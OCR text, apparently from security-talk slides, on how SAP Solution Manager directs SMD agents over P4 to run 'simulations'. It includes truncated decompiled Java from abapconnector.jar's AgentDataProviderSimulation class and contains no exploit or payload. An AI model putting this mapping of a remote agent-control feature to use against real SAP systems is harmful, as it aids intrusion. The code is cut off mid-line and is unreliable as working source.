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


P4
SAP Solution Manager
“Hey SMDAgents do this simulation for me”


Netweaver JAVA
S/4 HANA
Netweaver ABAP
SAP Solution Manager
“Sir yes sir !”
“Sir yes sir !”
“Sir yes sir !”
P4
P4
P4
“Hey SMDAgents do this simulation for me”
P4
“Sir yes sir !”


abapconnector.jar
META-INF
com.sap.sup.admin.connector
api
exception
factory
AbapFactory.class
AbapFactoryBean.class
AbapFactoryHome.class
package-version.properties
impl
simu
AgentDataProviderSimulation
AgentDataProviderSimulat
IntroscopeDataProviderSimul
package-version.properties
tool
AbapFactoryBean.class
AgentDataProviderSimulation.class
import java.util.Properties;
public final class AgentDataProviderSimulation implements IAbapComponent
public static final String KEY = "FM_MAI_SIMULATION_AGENT";
public void processFunction(JCO.ParameterList pImport, JCO.ParameterLis
IMAITestService service;
String agentName = pImport.getString("IM_AGENT_NAME");
if (agentName == null || agentName.trim().equals(""))
throw new AbapFatalException("Parameter Agent Name cannot be empty
AgentHandleWrapper agent = SMDManager.getInstance().getSMDAgent(agent
if (agent == null)
throw new AbapFatalException("Agent '" + agentName + "' does not ex
try {
service = (IMAITestService)SMDManager.getRemoteService(agent, "com.
} catch (Exception e) {
throw new AbapFatalException("Initialization of MAITestService fail
}
String collectorClass = pImport.getString("IM_COLLECTOR_CLASS");
Properties contextParams = convertTableToProperties(pImport.getTable(
Map inputParams = convertTableToMap(pImport.getTable("IM_INPUT_PARAMS
Map metricParams = convertTableToMap(pImport.getTable("IM_METRIC_PARA
try {
MetricData[] metricCollectionData = service.runSimulation(collector
JCO.Table results = pExport.getTable("EX_METRIC_DATA");
for (int i = 0; i < metricCollectionData.length; i++) {
MetricData metricData = metricCollectionData[i];
results.appendRow();


abapconnector.jar
META-INF
com.sap.sup.admin.connector
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
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
